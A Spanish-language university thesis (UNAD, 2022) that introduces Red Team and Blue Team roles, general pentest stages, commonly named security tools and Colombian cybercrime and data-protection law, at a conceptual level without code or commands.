CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

ANDERSON FERNÁNDEZ FIGUEROA

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTA
2022

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

ANDERSON FERNÁNDEZ FIGUEROA

Documento técnico para optar por el título de
ESPECIALISTA EN SEGURIDAD INFORMATICA

Luis Fernando Zambrano
Director

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTA
2022

CONTENIDO

pág.

LISTA DE FIGURAS

pág.

GLOSARIO

ACCESO NO AUTORIZADO: acceso a un servidor, sitio web u otros datos confidenciales utilizando los detalles de la cuenta de otra persona.

ACTIVO DE INFORMACIÓN: es cualquier información o sistema que tenga valor para la organización, datos, aplicaciones, equipos informáticos, redes, servidores, los cuales son susceptible de ser atacados por un ciberdelincuente.

ADWARE: software que muestra o descarga material automáticamente cuando un usuario está desconectado.

ANTIVIRUS O ANTIMALWARE: es un programa informático específicamente diseñado para detectar, bloquear y eliminar código malicioso (virus, troyanos, gusanos), así como proteger los equipos de otros programas peligrosos conocidos genéricamente como malware.

AUTENTICACIÓN: el procedimiento de verificar la identidad que reclama un sujeto mediante una validación en un sistema de control de acceso.

BLUE TEAM: es un equipo de expertos de seguridad informática, enfocados en la seguridad defensiva, se encargan evaluar los riesgos y amenazas a los que están expuesto los sistemas e infraestructura informática de una organización, y a su vez realiza procesos de contención y mitigación de ataques informáticos

CRIPTOGRAFÍA: es la técnica que consiste en cifrar un mensaje, conocido como texto en claro, convirtiéndolo en un mensaje cifrado o criptograma, que resulta ilegible para todo aquel que no conozca el sistema mediante el cual ha sido cifrado.

CONFIDENCIALIDAD: es la propiedad de la información, por la que se garantiza que está accesible únicamente a personal autorizado a acceder a dicha información, previene del uso no autorizado o revelación de información, asegurándose que la información es accesible únicamente para aquellos que tengan autorizado su uso.

CSIRT: equipo de Respuesta ante Emergencias Informáticas es un centro de respuesta a incidentes de seguridad en tecnologías de la información.

DELITO INFORMÁTICO: los delitos informáticos son aquellas acciones u omisiones realizadas a través de medios informáticos y que son penados por la Ley.
DISPONIBILIDAD: capacidad de un servicio, un sistema o una información, a ser accesible y utilizable por los usuarios o procesos autorizados cuando éstos lo requieran.

ETHICAL HACKING: mecanismo para localizar vulnerabilidades y debilidades en los sistemas de información y las computadoras duplicando las acciones y la intención de los piratas informáticos malintencionados que buscan eludir la seguridad y buscar brechas en los sistemas que pueden explotarse.

EXPLOIT: fragmento de software, fragmento de datos o secuencia de comandos o acciones, utilizada con el fin de aprovechar una vulnerabilidad de seguridad de un sistema de información para conseguir un comportamiento no deseado del mismo.

FIREWALL: un cortafuegos es la parte de un sistema o una red informáticos que está diseñada para bloquear el acceso no autorizado, permitiendo al mismo tiempo comunicaciones autorizadas.

HACKING: es la aplicación de tecnología o conocimientos técnicos para superar alguna clase de problema u obstáculo.

INTEGRIDAD: propiedad de la información, por la que se garantiza la exactitud de los datos transportados o almacenados, asegurando que no se ha producido su alteración, pérdida o destrucción, ya sea de forma accidental o intencionada, por errores de software o hardware o por condiciones medioambientales.

MALWARE: es un tipo de software que tiene como objetivo dañar o infiltrarse sin el consentimiento de su propietario en un sistema de información.

METASPLOIT: es una herramienta de código abierto, está diseñado para el desarrollo y ejecución de exploits.

PENTESTING: en una prueba de penetración consiste en atacar un sistema informático para identificar fallos, vulnerabilidades y demás errores de seguridad existentes, para así poder prevenir los ataques externos.

PHARMING: un ataque a la infraestructura de la red donde un usuario es redirigido a un sitio web ilegítimo, a pesar de haber ingresado la dirección correcta.

PHISHING: método para obtener información del usuario a través de comunicaciones fraudulentas dirigidas directamente a personas. Esto generalmente se hace a través de correos electrónicos disfrazados como provenientes de una fuente legítima, pero entrega la información del objetivo a la fuente real del hacker. que se utiliza para amenazar a las víctimas al bloquear, publicar o corromper sus datos a menos que se pague el rescate.

RANSOMWARE: ciberataque en la que se toma control del equipo infectado y secuestra la información del usuario cifrándola, de tal forma que permanece ilegible si no se cuenta con la contraseña de descifrado. De esta manera extorsiona al

usuario pidiendo un rescate económico a cambio de esta contraseña para que, supuestamente, pueda recuperar sus datos

RED TEAM: un grupo autorizado y organizado para emular las capacidades de ataque o explotación de un adversario potencial contra la postura de seguridad cibernética de una empresa.

RIESGO: algo que podría provocar que una organización no cumpla con alguno de sus objetivos.

SGSI: sistema de Gestión de la seguridad de la Información (SGSI).

SISTEMA OPERATIVO: es el conjunto de programas responsables de la conexión entre los recursos materiales de un ordenador y las aplicaciones informáticas del usuario.

VULNERABILIDAD: fallos o deficiencias de un programa que pueden permitir que un usuario no legítimo acceda a la información o lleve a cabo operaciones no permitidas de manera remota

RESUMEN

El impacto que actualmente genera los ciberataques en el mundo se puede ver reflejada en millonarias pérdidas para las compañías afectadas, los gobiernos y todos los usuarios de la red, los cuales nos podemos ver afectados si mucha de la información que cargamos en la red se ve comprometida, razón por la cual día a día se continúa trabajando en nuevas formas de mitigación y control para evitar este tipo de situaciones.

Una de las soluciones que se conoce actualmente es la gestión que se logra realizar por medio de los equipos de seguridad informática conocidos como Red Team y Blue Team los cuales enfocan sus esfuerzos desde dos puntos de vista diferentes, uno encargado de las pruebas de ofensivas y otro de las pruebas defensivas, pero ambos con un mismo propósito y es mejorar los niveles de madures de las gestiones de seguridad en las empresas.

El Red Team en enfoca en realizar lo que se podría denominar auditorias de caja negra, gris y blanca de los diferentes activos de información, mediante pruebas de intrusión que pueden ir desde aplicaciones, puertos, bases de datos, sitios web, servidores, etc; Todas estas pruebas son controladas y aprobadas para no generar afectación real a los activos o disponibilidad de los servicios, finalmente como resultado se pretender encontrar posibles vulnerabilidades que puede ser explotadas por ciberdelincuentes, todas estas evidencias son entregadas al equipo Blue Team quien se ocupa de la seguridad defensiva, gestionando siempre de manera proactiva y aplicando todas las remediaciones necesarias para eliminar las vulnerabilidades identificadas.

La confidencialidad, la integridad y la disponibilidad son los pilares de la seguridad y cada uno de estos requiere controles, aplicaciones, infraestructura y personal altamente capacitado para lograr que se mantengan y no sean vulnerados

Palabras Clave: Ciberataque, Blue Team, Read Team, Seguridad, Vulnerabilidad

ABSTRACT

The impact that cyberattacks currently generate in the world can be reflected in millionaire losses for the affected companies, governments, and all network users, which can be affected if much of the information we upload to the network is seen committed, which is why day by day we continue to work on new forms of mitigation and control to avoid this type of situation.

One of the solutions that is currently known is the management that is achieved through the computer security teams known as Red Team and Blue Team, which focus their efforts from two different points of view, one in charge of offensive tests and another of the defensive tests, but both with the same purpose and is to improve the maturity levels of security management in companies.

The Red Team focuses on performing what could be called black, gray and white box audits of the different information assets, through intrusion tests that can range from applications, ports, databases, websites, servers, etc; All these tests are controlled and approved so as not to cause a real impact on the assets or availability of the services, finally as a result it is intended to find possible vulnerabilities that can be exploited by cybercriminals, all these evidences are delivered to the Blue Team who takes care of the defensive security, always managing proactively and applying all the necessary remediations to eliminate the identified vulnerabilities.

Confidentiality, integrity, and availability are the pillars of security and each of these requires controls, applications, infrastructure, and highly trained personnel to ensure that they are maintained and not violated.

KeyWords: Cyber attack, Blue Team, Read Team, Security, Vulnerability

INTRODUCCIÓN

Ciberataque, Ciberdelincuente, Ciberinteligencia, Ciberseguridad, Ciberdefensa, tantos conceptos nuevos que se han venido incluyendo en nuestro léxico, la era de las trasformación digital ha evolucionado hasta el punto que nuevas áreas, especializaciones y cargos se han creado en las organizaciones; Las necesidades a nivel de seguridad informática son exponenciales cada día más, mientras muchos usuarios solo vemos la funcionalidad de las plataformas, del uso de información en la nube, de grandes herramientas y bases de datos, tenemos equipos interdisciplinares en las áreas de seguridad que deben trabajar al 100% para garantizar que todo continúe operando de manera correcta día a día.

Contener ataques informáticos es una tarea muy compleja, teniendo en cuenta los riesgos y amenazas a los están expuestos los sistemas, dispositivos, las redes, aplicaciones, son muchos los vectores y modos de ataque que existen y también los que aparecen nuevos en el día a día. Las empresas incrementan sus activos de información y mientras más se tenga, más complejo se vuelve gestionarlos y lograr obtener niveles de seguridad idóneos.

Los equipos de seguridad Blue Team y Red Team, aun son muy desconocidos, sin embargo, en vista del aumento de los ataques informáticos que diariamente se evidencian en el mundo y teniendo en cuenta estudios realizados en relación con las estadísticas de los costos generados por los ciberataques, se ha optado por contratar este tipo de recursos con el nivel de especialidad requerido para prestar servicios de seguridad, bajo dos enfoques, el Red Team como un esquema de revisión y aseguramiento de la seguridad informática, por su capacidad para evaluar los ámbitos de seguridad de protección, detección y respuesta, a través de ejercicios de simulación de ataques reales; por otra parte los equipos de seguridad Blue Team con actividades de detección, respuesta y mitigación frente a las amenazas y ataques informáticos.

Los equipos tienen actividades definidas que les permite realizar escenarios de pruebas a vulnerabilidades que podrían ser explotadas por un ciberdelincuente, razón por la cual el Red Team lleva a cabo pruebas controladas buscando ingresar al sistema de manera no autorizada, utilizando diferentes técnicas y ataques que han sido documentadas a los largo del tiempo y una vez son ejecutadas se comparten los resultados al equipos Blue Team para que puedan aplicar las remediaciones necesarias y cerrar cualquier posibilidad de ataque.

1 DEFINICIÓN DEL PROBLEMA

1.1 ANTECEDENTES DEL PROBLEMA

Gran parte de las compañías hasta ahora empiezan a colocar esfuerzos en los temas relacionados a seguridad de la información, muchos aún no están alienados a los estándares requeridos, no cuentan con el personal suficiente y la infraestructura necesaria para resguardar su activo más importante que es la información.

Por consiguiente, no tienen conocimiento de la gestión que se puede realizar por medio de los equipos de Red Team y Blue Team, de cómo se debe gestionar este tipo de equipos, de cómo se debe presentar la información que se obtiene del resultado de las actividades desarrolladas, de las metodologías y herramientas que se usan para realizar pruebas de penetración y de los marcos de referencia de contención y detección que pueden usar.

Acorde con un informe de la empresa kaspersky se registra 45 ataques por segundo en américa latina, según el FBI ocurre 4.000 ataques ransomware por día y una estimación de un ataque cada 14 segundos. Adicionalmente el sistema operativo más atacado es Windows en sus niveles de usuario y servidores, lo cual afecta un alto nivel de la infraestructura a nivel mundial al ser el sistema operativo más utilizado

1.2 FORMULACIÓN DEL PROBLEMA

Pregunta al problema

¿Como los ejercicios de seguridad ofensiva y defensiva influyen en la reducción del riesgo de ciberataques?

2 JUSTIFICACIÓN

Las cifras de ataques cibernéticos siguen creciendo cada día más, diferentes fuentes que trabajan en la línea de seguridad informática presentan datos de diferentes tipos de ataques y explotación de vulnerabilidades que son realizados por ciberdelincuentes a nivel mundial.

El impacto que hemos vivido en el último año ha permitido que este tipo de ciberataques aumentara en mayor proporción ya que los usuarios en sus casas están más vulnerables que nunca, las políticas de seguridad son deficientes y en general muchas compañías no estaban preparadas para trabajar en modalidades de teletrabajo

Los ataques que con mayor frecuencia se continúan presentando son el phishing, la ingeniería social, el rasomware, los troyanos y la gran mayoría de estos se logran gracias a la explotación de vulnerabilidades no identificadas por lo equipos de seguridad, por la falta de actualizaciones; Estas actividades que deberían estar controladas por equipos como el Red team y el Blue team, cada uno con su énfasis en ofensiva y defensiva.

Por esta razón este informe técnico busca dar a conocer las generalidades de los equipos, las metodologías, marcos de referencia, herramientas, informes técnicos, plantillas que se pueden utilizar para mejorar los niveles de madurez de los sistemas de seguridad de la información para minimizar el impacto de riesgo, para mitigar la posibilidad de un ciberataque y para contextualizar a aquellos que aún no están alineados con estos grupos de trabajo tan necesarios en la actualidad

3 OBJETIVOS

3.1 OBJETIVOS GENERAL

Realizar documento técnico apoyado en la gestión de seguridad ofensiva y defensiva para reducir el nivel de exposición del riesgo de ciberataques, controlado por medio de los equipos Red Team & Blue Team

3.2 OBJETIVOS ESPECÍFICOS

Evaluar las acciones de los equipos Red Team & Blue Team de una organización para mejorar el conocimiento por medio de marco de los criterios éticos y legales

Demostrar vulnerabilidades en un sistema informático para mitigar el impacto ante un ciberataque a partir del uso de metodologías y técnicas de intrusión.

Formular estrategias de contención para robustecer los sistemas de gestión de seguridad mediante el análisis de riesgos y vulnerabilidades en una infraestructura TI.

4 MARCO REFERENCIAL

4.1 MARCO TEÓRICO

4.1.1 Pensar de manera distinta.

Una de las principales características que debe tener un Read Team en pensar de manera diferente y tener una visual holística; buscando nuevas formas de lograr ataques, explorando nuevas herramientas y técnicas para proteger mejor la seguridad de la organización. Ser parte del Read Team requiere cierto nivel de conocimiento, ir fuera de las reglas y en algunos casos de la legalidad de estas.

4.1.2 Conocimiento experto.

Un conocimiento experto de los sistemas informáticos, los protocolos, las metodologías conocidas permitirá llegar al resultado esperado de un amanera más sencilla, tener conocimiento en conectividad, programación, sistemas operativos dará mayor posibilidad a encontrar el camino para explotar las vulnerabilidades.

4.1.3 Desarrollo de software.

La programación permite en algunos casos desarrollar, desplegar y utilizar sus propias herramientas, aumentando el nivel de explotación de vulnerabilidades que puede realizar un Read Team.

4.1.4 Prueba de penetración.

Las pruebas de penetración permiten simular ataques reales a las infraestructuras críticas, aplicaciones y en generar todos los sistemas informáticos que puede tener una organización, para diagnosticar el nivel de seguridad e identificar vulnerabilidades que pueden ser explotadas por ciberdelincuentes.

4.1.5 Ingeniería social.

Uno de los puntos débiles de toda organización en la ingeniería social que se puede realizar a cualquiera de sus empleados, la cual por medio de manipulación permite que el colaborador entregue información sensible que da acceso al ciberdelincuente.

4.1.6 Análisis de ciberseguridad.

Realizar evaluaciones internas de seguridad de una organización y evaluar el nivel de madurez de su SGS permitirá crear un perfil de riesgo o amenaza, el cual debe contener todos los datos que pueden incluir posibles amenazas y escenarios de de instrucción en un ambiente real, de modo que se preparen y se tengan mapeados todos los puntos críticos para cualquier ciberataque.

4.1.7 Técnicas de hardenización.

Las técnicas de hardenización son necesarias de todos los sistemas críticos de una organización a nivel de protocolos, equipos, sistemas operativos, políticas de seguridad, elementos activos y pasivos de red, etc.

4.1.8 Sistemas de detección.

Los sistemas de detección son aplicaciones que permiten monitorear la red en busca de cualquier actividad inusual y posiblemente maliciosa de modo que genere las alarmas necesarias para tomar acción inmediata. Análisis del tráfico de la red, el filtrado de paquetes, los firewalls y demás elementos proporcionará un mejor control de toda la actividad en los sistemas de la empresa.

4.1.9 Siem.

SIEM, o Security Information and Event Management, es un correlacionador de eventos en tiempo real que permite identificar cualquier cambio de comportamiento de los sistemas y dispara tareas o alertas a los equipos encargados para tomar acciones frente a un posible ataque.

4.1.10 Beneficios de los ejercicios del Red Team y Blue Team

La implementación de una estrategia permite a las organizaciones probar activamente sus defensas y capacidades cibernéticas existentes en un entorno de bajo riesgo. Al involucrar a estos dos grupos, es posible evolucionar continuamente la estrategia de seguridad de la organización en función de las debilidades y vulnerabilidades únicas de la empresa, así como las últimas técnicas de ataque del mundo real.

Mediante los ejercicios del Red Team y Blue Team es posible:

- Identificar configuraciones incorrectas y brechas de cobertura en productos de seguridad existentes
- Fortalecer la seguridad de la red para detectar ataques dirigidos y mejorar el tiempo de ruptura

- Generar una competencia sana entre el personal de seguridad y fomentar la cooperación entre los equipos de seguridad y TI
- Aumentar la conciencia entre el personal sobre el riesgo de vulnerabilidades humanas que pueden comprometer la seguridad de la organización.
- Desarrollar las habilidades y la madurez de las capacidades de seguridad de la organización dentro de un entorno de capacitación seguro y de bajo riesgo.

4.1.11 Situaciones en las que se necesita un Red Team o un Blue Team

Los equipos Red Team o un Blue Team son una parte fundamental de cualquier estrategia de seguridad, pero lamentablemente aún son muy pocas las organizaciones que pueden implementar este tipo de equipos ya sea por su costo o simplemente por el desconocimiento que tienen de estos. Los ejercicios y técnicas utilizadas por cada uno de estos equipos permiten identificar debilidades en las personas, los procesos, aplicaciones, servidores, así como a identificar brechas de seguridad y todas las vulnerabilidades de acceso que pueden existir dentro de la arquitectura de seguridad.

4.1.12 Red Team

Los equipos rojos utilizan una variedad de técnicas y herramientas para aprovechar las brechas dentro de la arquitectura de seguridad. Por ejemplo, al asumir el papel de un pirata informático, un miembro del equipo rojo puede infectar el host con malware para desactivar los controles de seguridad o utilizar técnicas de ingeniería social para robar las credenciales de acceso.

Las actividades del equipo rojo comúnmente siguen el Marco MITRE ATT & CK , que es una base de conocimiento accesible globalmente de tácticas, técnicas y métodos adversarios basados en experiencias y eventos del mundo real. El marco sirve como base para el desarrollo de capacidades de prevención, detección y respuesta que se pueden personalizar en función de las necesidades únicas de cada organización y los nuevos desarrollos dentro del panorama de amenazas.[1]

Las actividades del Read Team incluyen:

- Prueba de penetración en la que un miembro del equipo rojo intenta acceder al sistema utilizando una variedad de técnicas del mundo real

[1] Ciberseguridad - cybersecurity red team versus blue team (2020). [En línea].; [consultado el 14 de marzo 2022] Disponible en https://ciberseguridad.com/herramientas/red-team-blue-team/

- Tácticas de ingeniería social, cuyo objetivo es manipular a los empleados u otros miembros de la red para que compartan, divulguen o creen credenciales de la red.
- Interceptar la comunicación para mapear la red u obtener más información sobre el entorno para eludir las técnicas de seguridad comunes.
- Clonar las tarjetas de acceso de un administrador para acceder a áreas no restringidas

4.1.13 Blue Team

Al funcionar como la línea de defensa de la organización, el equipo azul hace uso de herramientas, protocolos, sistemas y otros recursos de seguridad para proteger a la organización e identificar brechas en sus capacidades de detección. El entorno del equipo azul debe reflejar el sistema de seguridad actual de la organización, que puede tener herramientas mal configuradas, software sin parche u otros riesgos conocidos o desconocidos.[2]

Las actividades del Blue Team incluyen:

- Realizar investigación de DNS
- Realizar análisis digitales para crear una línea de base de la actividad de la red y detectar más fácilmente actividades inusuales o sospechosas
- Revisión, configuración y monitoreo del software de seguridad en todo el entorno.
- Asegurar que los métodos de seguridad perimetral, como firewalls, software antivirus y antimalware, estén configurados y actualizados correctamente
- Emplear acceso con privilegios mínimos, lo que significa que la organización otorga el nivel más bajo de acceso posible a cada usuario o dispositivo para ayudar a limitar el movimiento lateral a través de la red en caso de una infracción.
- Aprovechamiento de la microsegmentación, una técnica de seguridad que implica dividir perímetros en zonas pequeñas para mantener un acceso separado a cada parte de la red.

4.2 MARCO CONCEPTUAL

Blue Team: Grupo que está formado por consultores de respuesta a incidentes que brindan orientación al equipo de seguridad de TI sobre dónde realizar mejoras para detener tipos sofisticados de ciberataques y amenazas, el equipo debe poseer una comprensión completa de la estrategia de seguridad de la organización en

[2] Ciberseguridad - cybersecurity red team versus blue team (2020). [En línea].; [consultado el 14 de marzo 2022] Disponible en https://ciberseguridad.com/herramientas/red-team-blue-team/

personas, herramientas y tecnologías, además de un gran conocimiento de las herramientas y sistemas de detección de seguridad existentes de la empresa y sus mecanismos de alerta.

Lo que hace diferente a un Blue Team es que una vez que un Red Team imita a un atacante y ataca con tácticas y técnicas características, un Blue Team está ahí para encontrar formas de defender, cambiar y reagrupar los mecanismos de defensa para hacer que la respuesta a incidentes sea mucho más fuerte

Al igual que un Red Team, un Blue Team debe estar al tanto de las mismas tácticas, técnicas y procedimientos maliciosos para poder construir estrategias de respuesta a su alrededor. Y la actividad del Blue Team no es exclusiva de los ataques. Están continuamente involucrados para fortalecer toda la infraestructura de seguridad digital, utilizando software como un IDS (sistema de detección de intrusiones) que les proporciona un análisis continuo de actividades inusuales y sospechosas.

Algunos de los pasos que incorpora un Blue Team son:

- Auditorías de seguridad, como una auditoría de DNS
- Análisis de registros y memoria
- Análisis de datos de inteligencia de riesgos
- Análisis de huella digital
- Ingeniería inversa
- Prueba DDoS
- Desarrollar escenarios de riesgo

Red Team: Actúa como un adversario, intentando identificar y explotar las posibles debilidades dentro de las ciberdefensas de la organización utilizando técnicas de ataque sofisticadas. Estos equipos ofensivos suelen estar formados por profesionales de seguridad altamente experimentados o piratas informáticos éticos independientes que se centran en las pruebas de penetración imitando técnicas y métodos de ataque del mundo real.

Los Red team se centran en las pruebas de penetración de diferentes sistemas y sus niveles de programas de seguridad. Están ahí para detectar, prevenir y eliminar vulnerabilidades.

Un Red Team imita los ataques del mundo real que pueden afectar a una empresa u organización, y realizan todos los pasos necesarios que usarían los atacantes. Al asumir el papel de un atacante, muestran a las organizaciones qué podrían ser puertas traseras o vulnerabilidades explotables que representan una amenaza para su ciberseguridad.

Una práctica común es contratar a alguien fuera de la organización para el Red Team, alguien equipado con el conocimiento para explotar las vulnerabilidades de seguridad, pero que desconoce las defensas integradas en la infraestructura de la organización.

Las técnicas que utiliza un Red Team varían desde intentos de phishing estándar dirigidos a empleados e ingeniería social hasta hacerse pasar por empleados con el objetivo de obtener acceso de administrador. Para ser verdaderamente efectivos, los Red team necesitan conocer todas las tácticas, técnicas y procedimientos que usaría un atacante.

Los Red team ofrecen beneficios críticos, incluida una mejor comprensión de la posible explotación de datos y la prevención de futuras infracciones. Al simular ciberataques y amenazas a la seguridad de la red, las empresas se aseguran de que su seguridad esté a la altura de las defensas adecuadas[3]

PENTESTING consiste en realizar pruebas de penetración sobre un sistema informático utilizando diversas herramientas y diversas técnicas con el fin de encontrar vulnerabilidades, fallas en la configuración o desactualizaciones. Esta práctica es legal siempre y cuando se tenga el consentimiento pleno del dueño del sistema y de las limitantes que este estipule. La intención al realizar un pentesting es mejorar la seguridad del mismo sistema verificando el estado de seguridad y encontrando las falencias y oportunidades de mejora. Existen varias metodologías o estándares para realizar un pestenting, algunas con procedimientos más específicos que otros, sin embargo, se destacan unas etapas comunes o principales como son las siguientes:

- PLANIFICACION Es la coordinación inicial donde se establecen los lineamientos y el alcance. Definir el tipo de pentesting y definir las limitaciones. También se acuerda el periodo de duración y el objetivo de la evaluación.

- DETECCION Es la etapa donde se recolecta la mayor información posible del sistema. Se puede realizar un escaneo de red interna y/o publica, servidores, sistemas operativos, aplicaciones, equipos de usuario final y herramientas de seguridad. El objetivo es encontrar los puntos débiles y

[3] Ciberseguridad - cybersecurity red team versus blue team (2020). [En línea].; [consultado el 14 de marzo de 2022] Disponible en https://ciberseguridad.com/herramientas/red-team-blue-team/

analizar los posibles escenarios de explotación. Herramientas utilizadas: Nmap, Nessus, Openvas.

- EXPLOTACIÓN Una vez identificados los puntos vulnerables llega el momento de hacer la penetración al sistema. Por medio de diversas herramientas se busca explotar esas vulnerabilidades encontradas. Después de estar dentro del sistema se busca mantener los accesos y hacer movimientos laterales para poder acceder a los diversos recursos del sistema. Herramientas utilizadas: Metasploit

- REPORTE Finalizada la penetración se eliminan los cambios que se hallan realizado sobre la red o los equipos del sistema (backdoors, puertos abiertos, accesos). Se elaboran los reportes correspondientes al pentesting realizado, generalmente se entrega uno técnico y un ejecutivo; estos se diferencian por el lenguaje que se maneja en cada uno y pueda ser entendible para los diferentes grupos de la compañía o entidad. En los reportes se consignan las recomendaciones y conjunto de medidas que ayuden a remediar las vulnerabilidades encontradas.[4]

4.3 MARCO HISTÓRICO

Dentro de la historia de los ataques y vulnerabilidades se pueden mencionar por cientos sin embargo algunos representativos son:

Ciber espionaje en América Latina con el descubrimiento de una nueva versión del programa maligno Machete, ya que se develó que los operadores detrás de esta amenaza continúan en actividad realizando tareas de espionaje contra organismos gubernamentales de Ecuador, Colombia, Nicaragua y Venezuela. Según los hallazgos de los investigadores de ESET, los ataques de Machete permitieron robar grandes cantidades de información y datos confidenciales.

Grupo de APT The Dukes continúa activo uno de los hallazgos más relevantes acusado de haberse infiltrado en el Comité Nacional Demócrata de EUA, continúa activo pese a haberse mantenido durante largo tiempo lejos de los radares de detección. Investigadores de ESET confirmaron que, lejos de haber detenido sus actividades, el grupo de cibercriminales ha estado activo comprometiendo blancos gubernamentales. HACKNOID: “

[4]Ciberseguridad - cybersecurity red team versus blue team (2020). [En línea]. [consultado el 14 de marzo 2022]; Disponible en https://ciberseguridad.com/herramientas/red-team-blue-team/

5 DESARROLLO DE LOS OBJETIVOS

5.1 DESARROLLO DE OBJETIVO 1

Evaluar las acciones de los equipos Red Team & Blue Team de una organización para mejorar el conocimiento por medio de marco de los criterios éticos y legales.

5.2 **Etapa 1** – Conceptos Equipos De Seguridad

Dentro de las leyes que tenemos en Colombia para regular los temas relacionados con delitos informáticos y protección de datos personas tenemos:

Ley 1273 De 2009 - Delitos Informáticos En Colombia.

En materia de delitos informáticos encontramos la ley 1273 de 2009, la cual modifica el código penal y crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos", a través de la cual se busca la preservación integral de los sistemas que utilizan las tecnologías de la información y las comunicaciones. Para esto, la ley específica en su capítulo I, 8 artículos donde se establecen el tipo de conductas y faltas que atentan contra los datos y los sistemas informáticos, así como las acciones legales, tipo de penas y multas a que estarían expuestos quienes los infrinjan. De lo anterior tenemos:[5]

- Artículo 269A -Acceso abusivo a un sistema informático.
- Artículo 269B Obstaculización ilegítima de sistema informático o red de telecomunicaciones.
- Artículo 269C - Interceptación de datos informáticos.
- Artículo 269D - Daño Informático.
- Artículo 269E - Uso de software malicioso.
- Artículo 269F - Violación de datos personales.
- Artículo 269G - Suplantación de sitios web para capturar datos personales.
- Articulo 269H - Circunstancias de agravación punitiva.

La ley 842 del 2003 mediante la cual se adopta el código de ética para el ejercicio de la profesión de las ingenierías, entrega las bases para la construcción del código

[5] Superintendencia de industria y comercio - SIC (2009). Ley 1273 2009 [En línea]. [1 de mayo 2022]. 4 p. Disponible en: https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf 2 Ibid, p. 1 – 2.

de ética propuesto por el Consejo Profesional de Ingeniería COPNIA (Congreso de la República, Ley 842 de 2003, 2003).

Ley 1581 De 2012 - Protección De Datos Personales Otra importante ley con la cual se busca la protección de la información y los datos de las personas es la ley 1581 de 2012, habeas data, la cual emite los lineamientos que permiten dar un tratamiento adecuado a las bases de información que poseen tanto las empresas públicas como las privadas. Esta ley indica que la información solo puede ser utilizada por las entidades u organizaciones a las cuales previamente las personas les autorizaron su uso, a través de la política de datos personales de la ley en mención. “La presente ley tiene por objeto desarrollar el derecho constitucional que tienen todas las personas a conocer, actualizar y rectificar las informaciones que se hayan recogido sobre ellas en bases de datos o archivos, y los demás derechos, libertades y garantías constitucionales a que se refiere el artículo 15 de la Constitución Política.

5.2.1 Etapas Del Pentesting

PENTESTING consiste en realizar pruebas de penetración sobre un sistema informático utilizando diversas herramientas y diversas técnicas con el fin de encontrar vulnerabilidades, fallas en la configuración o desactualizaciones. Esta práctica es legal siempre y cuando se tenga el consentimiento pleno del dueño del sistema y de las limitantes que este estipule. La intención al realizar un pentesting es mejorar la seguridad del mismo sistema verificando el estado de seguridad y encontrando las falencias y oportunidades de mejora.

Existen varias metodologías o estándares para realizar un pestenting, algunas con procedimientos más específicos que otros, sin embargo, se destacan unas etapas comunes o principales como son las siguientes:

- PLANIFICACION: Es la coordinación inicial donde se establecen los lineamientos y el alcance, se define el tipo de pentesting a realizar y se establecen las limitaciones, también se acuerda el periodo de duración y el objetivo de la evaluación. En general se realiza el reconocimiento de la situación actual por medio de análisis que ayudan a la recopilación de información de los sistemas objeto del ataque tanto de la parte lógica y física; como son aplicaciones, claves de acceso, páginas web, aplicaciones de

acceso externo, tipología de red, conexiones cliente servidor, permisos de configuración de servidores entre otros.[6]

- DETECCION: Es la etapa donde se recolecta la mayor información posible del sistema, se puede realizar un escaneo de red interna y/o publica, servidores, sistemas operativos, aplicaciones, equipos de usuario final y herramientas de seguridad; El objetivo es encontrar los puntos débiles y analizar los posibles escenarios de explotación. *Herramientas utilizadas: Nmap, Nessus, Openvas*.

- EXPLOTACIÓN: Una vez identificados los puntos vulnerables llega el momento de hacer la penetración al sistema, por medio de diversas herramientas se busca explotar esas vulnerabilidades encontradas y después de estar dentro del sistema se busca mantener los accesos y hacer movimientos laterales para poder acceder a los diversos recursos del sistema; De acuerdo con el comportamiento entre los equipos cliente/servidor se revisa toda la información recolectada anteriormente, con el fin de identificar debilidades o estrategias de ataque de los sistemas que puedan ser realizados con mayor facilidad.[7] *Herramientas utilizadas: Metasploit*


- REPORTE: Finalizada la penetración se eliminan los cambios que se hallan realizado sobre la red o los equipos del sistema (backdoors, puertos abiertos, accesos). Se elaboran los reportes correspondientes al pentesting realizado, generalmente se entrega uno técnico y un ejecutivo; estos se diferencian por el lenguaje que se maneja en cada uno y pueda ser entendible para los diferentes grupos de la compañía o entidad; En los reportes se consignan las recomendaciones y conjunto de medidas que ayuden a remediar las vulnerabilidades encontradas.[8]

Las pruebas de intrusión (pentesting) son pruebas de ataque dirigido y controlado contra un sistema objetivo, ataques que deben implementarse con la misma rigidez de un ataque real. Se realizan análisis de dispositivos, escaneo de red interna, También se analiza el factor humano por medio de prácticas de Ingeniería Social.

[6] Hacking Profesional (2019) How to become a Hacker [En línea]: [consultado 15 de febrero 2021] Disponible en https://hackingprofessional.github.io/HTB/
[7] Hacking Profesional (2019) How to become a Hacker [En línea]: [consultado 15 de febrero 2021] Disponible en https://hackingprofessional.github.io/HTB/
